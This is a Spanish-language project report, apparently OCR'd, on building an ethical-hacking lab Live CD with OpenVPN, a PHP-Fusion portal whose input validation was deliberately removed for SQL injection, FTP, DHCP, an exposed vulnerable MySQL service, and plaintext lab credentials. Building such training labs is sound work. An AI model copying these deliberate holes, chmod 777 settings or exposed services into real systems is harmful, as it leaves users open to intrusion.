
Para que los empleados de seguridadlimite.com puedan disponer desde una ubicación remota de todos los servicios de los que dispone la empresa seguridad límite diseño un sistema de Red Privada Virtual (VPN). Mediante este sistema los empleados pueden trabajar desde una ubicación remota como si se encontrasen físicamente ubicados en la red de la oficina.

Dado la fuerte apuesta que la Subdirección de Sistemas de seguridadlimite.com realiza sobre el Software de Código Abierto se optó por montar un sistema basado en el Software OpenVPN.

En la siguiente imagen se puede apreciar cómo se encuentra estructurado este entorno de teletrabajo para acto seguido especificar como se realiza el despliegue de dicha infraestructura.

Se ha optado por una infraestructura basada en túneles de capa tres ya que el departamento de Networking de seguridadlimite.com así lo precisó cuando diseñó el entorno para que pudiese ser

una solución escalable (Mucho más escalable que un sistema basado en capa de enlace)



6.1 Funcionamiento de OpenVPN:

OpenVPN es una aplicación Open Source que proporciona implementaciones de Túneles SSL/TLS en capas 2 y 3 del modelo OSI y basando su sistema de autenticación en certificados. De esta manera se consigue, a través de esta herramienta, implementar una Red Privada Virtual.
Instalando OpenVPN

La aplicación OpenVPN se encuentra a nuestra disposición en los repositorios principales de la distribución Ubuntu. De esta manera la instalación se puede realizar fácilmente mediante el comando *apt-get*

sudo apt-get install openvpn

Una vez instalados los paquetes necesarios hemos de realizar la implementación de nuestra infraestructura VPN. Para ello antes de nada explicaremos los pasos a realizar:

6.2 Creando la Autoridad certificadora:

Para crear la Autoridad Certificadora nos valdremos de un conjunto de utilidades llamado easy-rsa que viene integrada con OpenVPN y nos facilita la tarea de crear las claves.

Al instalar OpenVPN desde los repositorios principales de Ubuntu, por defecto, estas utilidades se crean bajo el subdirectorio */usr/share/doc/openvpn/examples/easy-rsa/*. Una vez localizado este subdirectorio realizaremos los siguientes pasos.

Se copia el subdirectorio a */etc/openvpn* para, por un lado, tenerlo más a mano y por otro si por cualquier causa se reinstalase OpenVPN o este software se actualiza no se corre el riesgo de que se sobrescriban los datos configurados:

cp –R /usr/share/doc/openvpn/examples/easy-rsa/ /etc/openvpn/.

Ahora ingresamos en el subdirectorio apropiado:

cd /etc/openvpn/2.0

A continuación se edita el fichero *vars* y actualizamos las siguientes claves con los datos de la compañía:

KEY-COUNTRY
KEY_PROVINCE
KEY_CITY
KEY_ORG
KEY_EMAIL

Habiendo rellenado estos datos se procede a ejecutar ese mismo script junto con otros dos comandos para crear el certificado y la key privada de la Autoridad Certificadora.

./vars
./clean-all
.(build-ca

Una vez finalizado esta tarea se ha generado el certificado y la key de la Autoridad de Certificación. Creando certificados de servidor y clientes:

El siguiente paso consiste en crear otro par certificado/key para la máquina que actuará como Servidor de VPN. Para generarlo se ingresa el siguiente comando:

./build-key-server server

Y también generar el par certificado/key para cada cliente que queramos que se conecte, esto se realiza con el siguiente comando:

./build-key cliente1

Al crear los pares certificado/key, tanto del servidor como del cliente, con los scripts de easy-rsa se autofirman con la Autoridad Certificadora que se ha creado en el primer paso. Por eso lo primero de todo será crear la Autoridad de Certificación.

Al haber generado certificados tanto para el servidor como para los clientes se puede demostrar mediante la Autoridad Certificadora que cada uno es quien dice ser y por lo tanto evitar una posible suplantación. Es posible proteger los ficheros de clave privada .key con contraseña (pero en nuestro entorno de laboratorio para no complicarlas pruebas no se protegerán)

Por último se generan los parámetros aleatorios Diffie-Hellman

./build-dh

6.3 Generar los ficheros de configuración del servidor:

Una vez creado los certificados es el momento de generar las configuraciones del servidor.

Para ello se escoge en los ficheros de ejemplo de configuración y se modifica para configurar los requisitos deseados en la VPN. Por defecto se encuentran en la carpeta ***/usr/share/doc/openvpn/examples/2.0/simple-config-files***, conviene copiarlos al directorio ***/etc/openvpn*** como en el caso anterior.

Hay que tener en cuenta que OpenVPN crea una interfaz virtual por defecto (llamada TUN) y sobre esta interfaz virtual crea una subred a la que los clientes pueden conectarse, por defecto el servidor OpenVPN escuchará conexiones en el puerto UDP 1194 (Es el que se usa por defecto) aunque cualquiera de estos parámetros es susceptible de ser modificado.

El primer paso es configurar la ubicación de los certificados de la Autoridad Certificadora, Servidor y la key del Servidor, además de especificar los parámetros Diffie-Hellman. Un ejemplo puede ser el siguiente:

ca /etc/openvpn/easy-rsa/2.0/keys/ca.crt
cert /etc/openvpn/easy-rsa/2.0/keys/server.crt
key /etc/openvpn/easy-rsa/2.0/keys/server.key # This file should be kept secret
dh /etc/openvpn/easy-rsa/2.0/keys/dh1024.pem

Se utiliza la interfaz virtual por defecto tun, el protocolo UDP y puerto 1194 así como la red interna por defecto 10.8.0.0/24 así que también se añaden las siguientes líneas al fichero de configuración.

server 10.8.0.0 255.255.255.0
port 1194
proto udp
dev tun

6.4 Generar los ficheros de configuración del cliente:

Una vez que se tiene la configuración del servidor es preciso generar la configuración que usarán los clientes par conectarse a la VPN. EN este caso también tomamos como partida de la configuración el fichero de ejemplo por defecto llamado *client.conf*

El primer punto que hay que tener en cuenta es que los clientes para poder conectarse a la VPN necesitan los siguientes ficheros:

Par certificado/key para poder autenticarse
Certificado de la Autoridad Certificadora, para poder autenticar a otros (en este caso al Servidor VPN)
Fichero de configuración donde se recoge la configuración específica para poder acceder a la VPN

Lo más común es disponer en una misma carpeta de estos 4 ficheros.

Igual que se ha realizado en el caso anterior con la configuración del Servidor tomamos como base un fichero de ejemplo y se modifican las rutas para que pueda acceder al certificado de la Autoridad de Certificación y al par certificado/key del usuario:

ca ./keys/ca.crt
cert ./cliente1.crt
key ./cliente1.key # This file should be kept secret

Al igual que se realiza en la configuración del Servidor en el fichero de configuración del cliente también se utiliza la interfaz virtual por defecto tun, el protocolo UDP y puerto 1194 y especificarle la dirección IP privada (Suponemos que el servidor OpenVPN se encontrará conectado directamente a Internet con una dirección IP privada) para que el cliente pueda conectarse a ella desde una ubicación remota (En ningún momento se hace referencia a la red virtual 10.8.0.0) para ello también se añaden las siguientes líneas al fichero de configuración.

remote 192.168.1.34 1194 #direcciónIP y Puerto en la que se encuentra disponible el Serv. VPN
port 1194
proto udp
dev tun

Una vez terminada esta configuración y habiendo levantado el Servidor VPN y el cliente VPN se tiene un túnel punto a punto desde el cliente al servidor a través de la red 10.8.0.0

6.5 Añadiendo los Servidores internos a la VPN:

Una vez está establecido el enlace entre el cliente y el servidor, y para completar nuestro escenario se ha de poder tener conectividad desde el cliente a toda la red interna de Servidores. Cabe destacar que en la configuración mostrada hasta ahora se ha realizado una conexión punto a punto, entre el cliente y lo que sería la puerta de acceso del cliente hacia la red interna.

Para que el cliente pueda obtener acceso a la red interna únicamente necesita las rutas de red para llegar a ella, es decir, el cliente necesita saber que para llegar hasta la red interna de seguridad límite.com ha de enrrutar todo el tráfico través del túnel que se encuentra conectado.

La manera de pasar las rutas es muy sencilla, únicamente habrá que especificar en la configuración del servidor (*server.conf*) la ruta específica a incluir en los clientes, esto se consigue mediante la directiva push, y basta con añadir una sola línea al fichero *server.conf*:

push “route 192.168.56.0 255.255.255.0”la red interna de seguridadlímite.com es esta

Por último hace falta que nuestro servidor de VPN permita enrrutar tráfico entre la red interna 192.168.56.0 y el túnel creado por la VPN.

Para ello basta con editar el fichero y añadir la siguiente línea:

net.ipv4.ip_forward=1

Una vez realizados estos cambios cada vez que arranque la distribución el Servicio de VPN estará disponible y con acceso desde el cliente a todos los servidores de la red interna.

Integrando las pruebas en el entorno de laboratorio

En este momento ya tenemos disponible un entorno completo que simula la red interna corporativa de una empresa mediante este entorno se pueden idear e implementar multitud de pruebas de seguridad.

A continuación se muestra un ejemplo. El entorno que a partir de aquí se configura se encuentra disponible en la Distribución Live CD a entregar como demostración de las pruebas que se podrían realizar.

1. Instalando un portal vulnerable

El primer paso es crear un portal corporativo vulnerable, para tal fin un portal de contenidos tipo CMS con licencia OpenSource puede servirnos para el propósito que nos ocupa.

Revisando bases de datos online que recogen vulnerabilidades de seguridad (*http://www.exploit-db.com*) se escoge un portal desarrollado en PHP llamado *PHP-Fusion* en su versión 6.0.0.207 el cual, al parecer, presenta varias vulnerabilidades de tipo “Inyección de SQL”

Encontramos el código de esta versión en la página web Sourceforge. Una vez que tenemos los ficheros fuente necesitamos instalar los servicios de Web y Base de Datos así como los requisitos del lenguaje PHP para poder tener operativo el portal.

Requisitos indispensables para poder instalar este portal en el sistema son instalar los paquetes *apache2, mysql-server, php5-mysql, php5* y *apache2-mod-php5*, para instalarlo es suficiente con ejecutar la herramienta apt-get:

sudo apt-get-install apache2, mysql-server, php5-mysql, php5, apache2-mod-php5

Una vez instaladas las dependencias descomprimimos el paquete de PHP-Fusion y movemos la carpeta php-files al directorio */var/www/* y renombramos la carpeta para que sea más intuitiva:

sudo cp php-files /var/www/.
sudo mv /var/www/php-files /var/www/php-fusion

Ahora configuramos nuestro servidor apache para que pueda servir nuestro portal vulnerable, para ello editamos el fichero de configuración del sitio web de instalación para indicarle el directorio de trabajo y el documento raíz, para ello editamos el fichero:

sudo vim /etc/apache2/sites-enabled/000-default

y modificamos las siguientes líneas.:

DocumentRoot /var/www/php-fusion
<Directory /var/www/php-fusion/>

Una vez realizado este paso procederemos a crear en nuestro servidor de Base de Datos una nueva base de datos para la instalación de nuestro portal nos conectamos al servidor SQL:

Mysql –p

Una vez hemos introducidos las credenciales de acceso se crea la base de datos con el nombre de la empresa seguridad _ limite:

sql> create database seguridad_limite;

Por último hace falta cambiar los permisos a ciertos directorios de PHP-Fusion para que se pueda terminar de instalar y ejecutar correctamente, más concretamente habrá que dar permisos de lectura/escritura ejecución a las siguientes carpetas:

- **administration/db_backups/**
- **images/**
- **images/imagelist.js**
- **images/articles/**
- **images/avatars/**
- **images/news/**
- **images/news_cats/**
- **images/photoalbum/**
- **forum/attachments/**
- **config.php**

Deberemos de cambiar los permisos a cada una de las carpetas enumeradas:

sudo chmod 777 "nombre_de_carpeta"

En este momento ya tenemos el portal disponible, sólo nos falta configurarlo. Al conectarnos a la web del portal http://192.168.1.34 el portal se encuentra activo y nos pide los datos de conexión a la Base de Datos para terminar de configurarse.

Una vez terminada la creación de la base de datos por el programa de instalación se le pide al usuario que cree el Administrador del portal.

1.1 Cambios Realizados en el Portal:

Para que el portal fuese vulnerable se ha modificado parte del código del portal para que no valide la entrada de texto en numerosas ocasiones.

Por ejemplo a la hora de realizar el ingreso mediante login se ha desactivado la validación, también se ha desactivado la validación de datos de entrada en el módulo de búsqueda del portal y en las categorías de artículos.
De esta manera, al eliminar la validación permitimos que nuestro portal sea capaz de interpretar todos los caracteres insertados, permitiendo así el que se pueda introducir inyecciones de código en el sistema.

Se han realizado un par de cambios en las preferencias del portal para que los usuarios no logados puedan ver la sección de artículos y los miembros del sistema tengan disponible el módulo de búsqueda.

El último cambio que se ha realizado consiste en cambiar el primer usuario de la Base de Datos, que por defecto es el administrador que nos creamos anteriormente, por un usuario normal sin privilegios.

Todas estas modificaciones cobrarán relevancia cuando realicemos las pruebas.

2. Instalando un servidor FTP

Para poder continuar con las pruebas se ha instalado el servidor FTP *proftpd*.

sudo apt-get install proftpd

Una vez instalado el servidor crearemos un usuario sin privilegios y sin acceso a shell para que pueda logarse en el servidor FTP y descargar el contenido de su carpeta */home*. Para que el usuario no tenga login es necesario, una vez creado el usuario y habiéndole dispuesto un directorio personal, quitarle la shell:

Pedro:x:1001:1002:Pedro:/dev/null:/dev/null

Podemos comprobar que en el apartado donde se establecería el grupo al que pertenece el usuario y el shell que tiene obtenemos */dev/null*

Para configurar el servidor FTP correctamente deberemos especificar editar el fichero */etc/proftpd/proftpd.conf*

sudo vi /etc/proftpd/proftpd.conf

Y modificar parámetros como la dirección IP en la que atiende el servicio, el usuario que tiene permisos de acceso, directorio del usuario etc. A continuación se muestran las líneas más importantes:

DefaultServer on
Umask 022
ServerName "192.168.1.34"
ServerIdent on "Seguridad Limite FTP corporativo"
ServerAdmin administrador@seguridadlimite.com
IdentLookups off
UseReverseDNS off
Port 21
<Limit LOGIN>
AllowUser Pedro
DenyALL
</Limit>

<Anonymous /home/ftp/Pedro>
User Pedro
Group group1
AnonRequirePassword on

De esta manera ya se encuentra disponible el acceso al servicio FTP mediante el usuario Pedro.

3. Instalando servidor DHCP

Otro requisito para las pruebas diseñadas es el instalar y configurar un servidor DHCP. En este caso optamos por un paquete de software de muy sencillo uso llamado *dhcp3*, se encuentra en los repositorios de Ubuntu, así que instalarlo no supondrá ningún problema.

sudo apt-get install dhcp3

el fichero de configuración de este servicio se encuentra en */etc/dhcp3/dhcpd.conf* se ha de modificar un par de líneas especificando el rango de direcciones que el servidor puede suministrar a los clientes:

sudo vi /etc/dhcp3/dhcpd.conf

La configuración del pool de direcciones para nuestro entorno es la siguiente:

subnet 192.168.1.0 netmask 255.255.255.0 {
range dynamic-bootp 192.168.1.40 192.168.1.50;
option broadcast-address 192.168.1.255;
}

4. Arrancando máquinas virtuales al inicio

Una cuestión no menos importante es la opción de iniciar las máquinas virtuales en el inicio del sistema.

Para poder realizar este cometido se ha adaptado un script para *init.d* encontrado en Internet . Dicho script permite ejecutar el inicio y la parada de una máquina virtual de *VirtualBox* como si fuese un servicio del sistema (en la sección de referencias podemos ver de donde se adaptó el script).

Con este script modificado operamos con la máquina virtual v1, la otra máquina virtual que se implementó no será necesaria para nuestras pruebas y por tanto permanecerá apagada para ahorrar recursos.

Debemos crear un nuevo archivo con permisos de ejecución en la carpeta */etc/init.d*

sudo vi /etc/init.d/virtualbox-v1 (El contenido del script se puede ver en la sección de Anexo)
sudo chmod +x virtualbox-v1

Ahora para que el servicio se active al inicio del sistema actualizamos el servicio *rc.d*:

sudo update-rc.d virtualbox-v1 defaults

Si quisiéramos detener o iniciar el servicio en cualquier momento podemos valernos del comando *service*:

service virtualvox-v1 start|stop|status|restart

Terminadas todas estas configuraciones tendríamos un conjunto de pruebas implementadas en nuestro sistema frontal. Ahora falta implementar alguna prueba en la máquina virtual v1 que tenemos en ejecución para tal efecto.

5. Instalando servicios vulnerables en Servidores Internos

Instalaremos un servicio vulnerable, *Mysql 5.0.51a-3,* (que es uno de los servicios que provee una distribución vulnerable llamada *Metasploitable*)

Como en nuestro entorno ya disponemos de la máquina virtual v1 abriremos una consola mediante *VirtualBox* e instalaremos el servicio *Mysql*.

No hace falta crearnos ninguna base de datos ya que explotaremos el servidor mediante una vulnerabilidad del propio servicio *Mysql*.

La versión vulnerable de *Mysql* se encuentra en los repositorios de Ubuntu 8.04 (distribución instalada en v1) de manera que se instala sin problemas:

sudo apt-get-install mysql-server

De esta manera el servicio *Mysql* se encuentra ejecutándose en el sistema, pero para poder explotarlo necesitamos que sea accesible desde el exterior. Procederemos a modificar el fichero de configuración de *Mysql* para permitir conexiones desde el exterior de la máquina.

El fichero de configuración de *Mysql* se encuentra en */etc/mysql/my.cnf*

vi /etc/mysql/my.cnf

Modificamos la línea siguiente para que *Mysql* de servicio en nuestra dirección IP

bind-address = 192.168.56.35

Terminada esta configuración ya tenemos un servicio vulnerable implementado en la máquina v1.

Sin más preámbulos podemos concluir que hemos implementado correctamente una serie de pruebas de seguridad en las que se desarrollan técnicas de descubrimiento de información, inyección de código cracking de contraseñas (como veremos más adelante) y explotación de servicios vulnerables de manera remota.

Convirtiendo nuestro laboratorio en un Live CD

Una vez que tenemos nuestro entorno configurado y las pruebas implementadas procederemos a compilar la distribución LIVE CD. Para ello, como dijimos anteriormente nos valdremos de la herramienta Remastersys que te compila el sistema en el que se encuentra instalado en una distribución LIVE.

Antes de ejecutar la herramienta Remastersys modificaremos partes de su configuración para que la LiveCD se realice con las opciones que deseamos.

1. Cambio en el menú de arranque

Al ejecutarse la distribución LiveCD se ejecuta un menú interactivo con el usuario para que elija las opciones de arranque (modo gráfico, modo texto, instalar la distribución) modificaremos este sistema de arranque para que se muestren únicamente las opciones que deseamos, este archivo de configuración del menú se encuentra en */etc/remastersys/isolinux/isolinux.cfg.vesamenu*.

sudo vi /etc/remastersys/isolinux/isolinux.cfg.vesamenu (La sección Anexo dispone de una copia)

Las opciones más importantes que hemos añadido son la opción *text* para poder tener la posibilidad de iniciar la distribución live en modo texto. Y la opción ip=frommedia para que el sistema arranque con la configuración IP que habíamos especificado en el entorno.

También se puede modificar la imagen de fondo del menú, se encuentra en */etc/remastersys/isolinux/splash.png*

En el caso de esta distribución se añade un texto explicando requerimientos de Hardware:

Una vez terminadas estas pequeñas configuraciones podemos proceder a crear el fichero .iso con nuestra distribución LiveCD mediante el siguiente comando:

sudo remastersys backup nombre_distribucion.iso

Una vez terminado el proceso en el directorio */home/remastersys* podremos encontrar el fichero .iso con nuestra distribución lista para grabar en un DVD y el resumen MD5 del fichero .iso generado.

2. *Modificación del Kernel*

Otro cambio muy importante es el que se refiere al inicio del Login. Por defecto al crear la LiveCD el sistema arranca un script al inicio llamado *autologin*. Este script tiene la funcionalidad de iniciar automáticamente una sesión interactiva con el primer usuario creado en el sistema (Y que por lo tanto pertenece al grupo sudoers) cada vez que se arranca la distribución Live desde el CD

Para evitar que esto suceda hay que editar el script, alojado en */usr/share/initramfs-tools/scripts/casper-bottom/25autologin* y modificar la siguiente línea:

vi /usr/share/initramfs-tools/scripts/casper-bottom/25autologin

if [-n "$USERNAME"]; then

sustituir por

if [-n ""]; then

Realizados estos cambios para que tengan efecto en la próxima recompilación de Remastersys hay ce actualizar unos parámetros del Kernel, para ello basta con utilizar el siguiente comando:

update-initramfs –u

Errores encontrados y soluciones

La distribución Ubuntu nos impide escoger en tiempo de instalación del sistema los paquetes específicos que queremos instalar. Deberemos desinstalar los paquetes que no requiramos una vez finalizada la instalación.

Remastersys si queremos disponer de la opción de instalación de la distribución hay que tener instalado en el sistema obligatoriamente Ubiquity que depende de Gnome con lo que hay que instalar el entorno gráfico.

Se han tenido que adaptar numerosas situaciones que nos eran necesarias a la hora de poder crear nuestra LiveCD tales como deshabilitar el inicio de sesión automático y el inicio de la distribución LiveCD con la configuración IP correcta para nuestro entorno.

Si ejecutamos la distribución LiveCD en una máquina virtual el inicio del Servidor interno se demora demasiado, consume mucho tiempo de CPU. No he encontrado información al respecto, pero por las observaciones realizadas parece deberse a que hay una virtualización anidada a otra y esto ralentiza en exceso el correcto funcionamiento del entorno

Virtualbox consume memoria RAM a la hora de arrancar los S.O obliga a que la distribución Live requiera para poder ejecutarse correctamente un mínimo de unos 2 GB de RAM o en su defecto proceder a la instalación del sistema

Conclusiones

El resumen general puede ser bastante amplio, a lo largo del proyecto han ido surgiendo diversos problemas.

Por un lado al ser una distribución Live el problema de tener que disponer de los datos a usar en memoria RAM se convierte en un problema ya que los subsistemas virtualizados guardan su estructura de datos en un fichero .vmdk y este fichero ha de poder leerse por completo, con lo cual, cargarlo en memoria RAM y aunque se ha intentado disminuir al máximo el tamaño de este archivo no se ha podido rebajar de los 500 MB de espacio.

El uso de la herramienta Remastersys, si bien para unas primeras pruebas al inicio parecía la herramienta perfecta para poder crear de una manera rápida distribuciones LiveCD después de tener que realizar configuraciones más específicas resultó que había que hacerlas de manera manual tales como desactivar el autologin o arrancar la distribución con la configuración IP adecuada.

Ubuntu como distribución de escritorio puede ser bastante cómoda para un usuario doméstico, pero a la hora de realizar tareas de configuración más avanzadas puede convertirse en una tarea tediosa ya que a mi entender sus configuraciones por defecto, el integrar varias maneras de configurar ciertas opciones del sistema que ya no se usan pero sigue estando ahí, y, por supuesto, la falta de interactividad con la instalación que te impide seleccionar los paquetes a instalar.

Una vez que la Virtualización en el Servidor estuvo completamente terminada el trabajo de integrar el entorno, configurar la red privada virtual con OpenVPN, configurar los servicios e implementar las pruebas ha sido un trabajo bastante didáctico a la vez que divertido.

Después de haber realizado este proyecto y dado los problemas encontrados me replantearía la opción de escoger Ubuntu como distribución base e intentaría buscar una alternativa a la Virtualización con Virtualbox que presente mayor rendimiento.

Referencias

Página de Ubuntu http://www.ubuntu.com/

Repositorio de versiones de Ubuntu: http://releases.ubuntu.com/releases/

Página de Canonical http://www.canonical.com/

Página de la wikipedia de Ubuntu http://es.wikipedia.org/wiki/Ubuntu

Página de Debian http://www.debian.org/

Página de Remastersys: http://geekconnection.org/remastersys/

Página de la wikipedia de Remastersys: http://es.wikipedia.org/wiki/Remastersys

Página de la wikipedia de Ubiquity: http://en.wikipedia.org/wiki/Ubiquity_(software)

Recopilación de Entornos vulnerables: http://r00tsec.blogspot.com/2011/02/pentest-lab-vulnerable-servers.html

Página de VirtualBox Open Source Edition: www.virtualbox.org

Repositorio de VirtualBox: http://download.virtualbox.org/virtualbox/4.0.6/

Página de OpenVPN: http://www.openvpn.net/

HowTo de OpenVPN: http://openvpn.net/index.php/open-source/documentation/howto.html

Base de Datos vulnerabilidades de seguridad: http://www.exploit-db.com

Archivos fuentes PHP-fusion: http://sourceforge.net/projects/php-fusion/files/PHP%20Fusion%20Core%206/Version%206.00/php-fusion-6.00.207.zip

Tutorial arrancar máquinas virtuales al inicio: http://www.glump.net/howto/virtualbox_as_a_service

Manual sqlmap: http://sqlmap.sourceforge.net/doc/README.pdf

Metasploitable: http://blog.metasploit.com/2010/05/introducing-metasploitable.html

Ubuntu Live CD customization: https://help.ubuntu.com/community/LiveCDCustomization

BackTrack LiveCD: http://www.backtrack-linux.org/

Webscarab Proxy Web: https://www.owasp.org/index.php/Category:OWASP_WebScarab_Project

RainbowTables: http://en.wikipedia.org/wiki/Rainbow_table

Autor: Sergio Romero Redondo

Anexo

1. Credenciales del entorno

A continuación se muestran las credenciales del entorno para que se puedan realizar las comprobaciones y/o modificaciones necesarias.

Acceso al sistema (el usuario pertenece al grupo sudoers):

- Usuario: gestor
- Contraseña: @G3$toor

Acceso al servidor Mysql (válido para los dos servidores:)

- Usuario:root
- Contraseñaa:L1m1t3
- Nombre de la Base de Datos: seguridad_limite

Acceso portal Web

- Usuario:Administrador
- Contraseña: S3guR1d@d
- Usuario:Pedro
- Contraseña: cacahue

Usuario FTP

- Usuario:Pedro
- Contraseña: cacahue

Fichero certificados.zip

- Contraseña: Be@Tr1z

2. Script inicio Máquina virtual

```
#! /bin/sh

### BEGIN INIT INFO
   # Provides:          virtualbox-v1
   # Required-Start:    $local_fs $remote_fs vboxdrv vboxnet
   # Required-Stop:     $local_fs $remote_fs
   # Default-Start:     2 3 4 5
   # Default-Stop:      0 1 6
   # Short-Description: v1 virtual machine
   # Description:       v1 virtual machine hosted by VirtualBox
   ### END INIT INFO

   # Author: Brendan Kidwell <brendan@glump.net>
   #
   # Based on /etc/init.d/skeleton from Ubuntu 8.04. Updated for Ubuntu 9.10.
   # If you are using Ubuntu <9.10, you might need to change "Default-Stop"
   # above to "S 0 1 6".

   # Do NOT "set -e"

   # PATH should only include /usr/* if it runs after the mountnfs.sh script
   PATH=/usr/sbin:/usr/bin:/sbin:/bin
   DESC="v1 virtual machine"
   NAME=virtualbox-v1
   SCRIPTNAME=/etc/init.d/$NAME

   MANAGE_CMD=VBoxManage
   VM_OWNER=gestor
   VM_NAME="v1" #This has to be the name exactly as it appears in your VirtualBox GUI
control panel.

   # Read configuration variable file if it is present
```

```
[ -r /etc/default/$NAME ] && . /etc/default/$NAME

# Load the VERBOSE setting and other rcS variables
[ -f /etc/default/rcS ] && . /etc/default/rcS

# Define LSB log_* functions.
# Depend on lsb-base (>= 3.0-6) to ensure that this file is present.
. /lib/lsb/init-functions

#
# Function that starts the daemon/service
#
do_start()
{
    # Return
    #   0 if daemon has been started
    #   1 if daemon was already running
    #   2 if daemon could not be started

    sudo -H -u $VM_OWNER $MANAGE_CMD showvminfo "$VM_NAME"|grep
"^State:\s*running" >/dev/null && {
        echo "$VM_NAME" is already running.
        return 1
    }

    sudo -H -u $VM_OWNER $MANAGE_CMD startvm "$VM_NAME" --type headless
>/dev/null || {
        echo Failed to start "$VM_NAME".
        return 2
    }

    echo "$VM_NAME" started or resumed.
    return 0
}

#
```

```
   # Function that stops the daemon/service
   #
   do_stop()
   {
      # Return
      #   0 if daemon has been stopped
      #   1 if daemon was already stopped
      #   2 if daemon could not be stopped
      #   other if a failure occurred

      sudo -H -u $VM_OWNER $MANAGE_CMD showvminfo "$VM_NAME"|grep
"^State:\s*running" >/dev/null || {
         echo "$VM_NAME" is already stopped.
         return 1
      }

      sudo -H -u $VM_OWNER $MANAGE_CMD controlvm "$VM_NAME" savestate || {
         echo Failed to stop "$VM_NAME".
         return 2
      }

      echo "$VM_NAME" suspended.
      return 0
   }

   #
   # Display "State" field from showinfo action
   #
   do_status()
   {
      sudo -H -u $VM_OWNER $MANAGE_CMD showvminfo "$VM_NAME"|grep
"^State:\s*.*$"
   }

   case "$1" in
     start)
```

```
    [ "$VERBOSE" != no ] && log_daemon_msg "Starting $DESC" "$NAME"
    do_start
    case "$?" in
        0|1) [ "$VERBOSE" != no ] && log_end_msg 0 ;;
        2) [ "$VERBOSE" != no ] && log_end_msg 1 ;;
    esac
    ;;
  stop)
    [ "$VERBOSE" != no ] && log_daemon_msg "Stopping $DESC" "$NAME"
    do_stop
    case "$?" in
        0|1) [ "$VERBOSE" != no ] && log_end_msg 0 ;;
        2) [ "$VERBOSE" != no ] && log_end_msg 1 ;;
    esac
    ;;
  restart|force-reload)
    #
    # If the "reload" option is implemented then remove the
    # 'force-reload' alias
    #
    log_daemon_msg "Restarting $DESC" "$NAME"
    do_stop
    case "$?" in
      0|1)
        do_start
        case "$?" in
            0) log_end_msg 0 ;;
            1) log_end_msg 1 ;; # Old process is still running
            *) log_end_msg 1 ;; # Failed to start
        esac
        ;;
      *)
        # Failed to stop
        log_end_msg 1
        ;;
```

```
    esac
    ;;
  status)
    do_status
    ;;
  *)
    #echo "Usage: $SCRIPTNAME {start|stop|restart|reload|force-reload}" >&2
    echo "Usage: $SCRIPTNAME {start|stop|restart|force-reload|status}" >&2
    exit 3
    ;;
 esac
```

3. Fichero menú de arranque

```
default vesamenu.c32
prompt 0
timeout 300

menu title LIVE CD LABORATORIO HACKING ETICO_
menu background splash.png
menu color title 1;37;44 #c0ffffff #00000000 std

label live
  menu label live - boot the Live System
  kernel /casper/vmlinuz
  append  file=/cdrom/preseed/custom.seed boot=casper initrd=/casper/initrd.gz quiet splash
ip=frommedia --

label install
  menu label install - start the installer directly
  kernel /casper/vmlinuz
  append  file=/cdrom/preseed/custom.seed boot=casper only-ubiquity initrd=/casper/initrd.gz
quiet splash --

label textonly
  menu label textonly - boot Live in textonly mode
```

kernel /casper/vmlinuz

append file=/cdrom/preseed/custom.seed boot=casper textonly initrd=/casper/initrd.gz text quiet ip=frommedia --

label debug

menu label debug - boot the Live System without splash and show boot info

kernel /casper/vmlinuz

append file=/cdrom/preseed/custom.seed boot=casper initrd=/casper/initrd.gz nosplash ip=frommedia --

label hd

menu label hd - boot the first hard disk

localboot 0x80

append -

4. Guía para realizar las pruebas

